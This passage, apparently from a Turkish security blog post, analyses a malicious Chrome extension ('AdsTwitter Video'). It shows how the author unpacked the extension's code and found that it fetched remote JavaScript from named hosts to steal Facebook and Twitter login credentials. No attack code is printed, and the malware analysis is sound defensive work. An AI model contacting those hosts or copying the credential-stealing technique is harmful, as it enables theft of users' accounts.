
bitly.com kısaltılmış adreslerinin (short url) sonuna + işareti koyduğunuz taktirde (http://bit.ly/1s93imO+ gibi), o sayfanın istatistik sayfasına ulaşabiliyorsunuz. Ben de bu şekilde bu adrese ait istatistik sayfasını ziyaret ettiğimde, 5 saat içinde bu bağlantı adresine 4300 defa tıklandığını gördüm.




Jeton Hırsızları yazımdan da bildiğiniz üzere, Chrome eklentilerini indirdikten sonra crx olan uzantısını .zip yaptıktan sonra herhangi bir zip

açma aracı ile açabiliriz. Paketin içinden çıkan JavaScript dosyaları bize o eklentinin işlevselliği konusunda bilgi verecektir.


Eklentilerin adreslerini ilgili sayfalardan tespit ettikten sonra http://chrome-extension-downloader.com adresi üzerinden bu eklentileri indirip kısaca incelemeye karar verdim.







AdsTwitter Video eklentisinde yer alan JavaScript kodunu incelediğimde, eklentiyi yüklemiş olan kullanıcı herhangi bir web sitesini ziyaret ettiğinde, bu eklentinin http://lapteccoder.com/pluactive.php -> http://begenlobi.com/twlaptec.php adresine istekte bulunduğunu gördüm. İsteğe dönen yanıtta yer alan JavaScript kodu sayesinde, kullanıcı tarafından ziyaret edilen adresin facebook.com veya twitter.com olması durumunda bu eklenti, kullanıcının e-posta ve parolasını çalıyor ve hırsızlara gönderiyordu. Ayrıca hırsızlar, http://whos.amung.us/ sayfasının istatistik eklentisinden de faydalanarak bu zararlı eklentinin anlık olarak kaç kişi


tarafından kullanıldığını yakından da takip ediyorlardı.






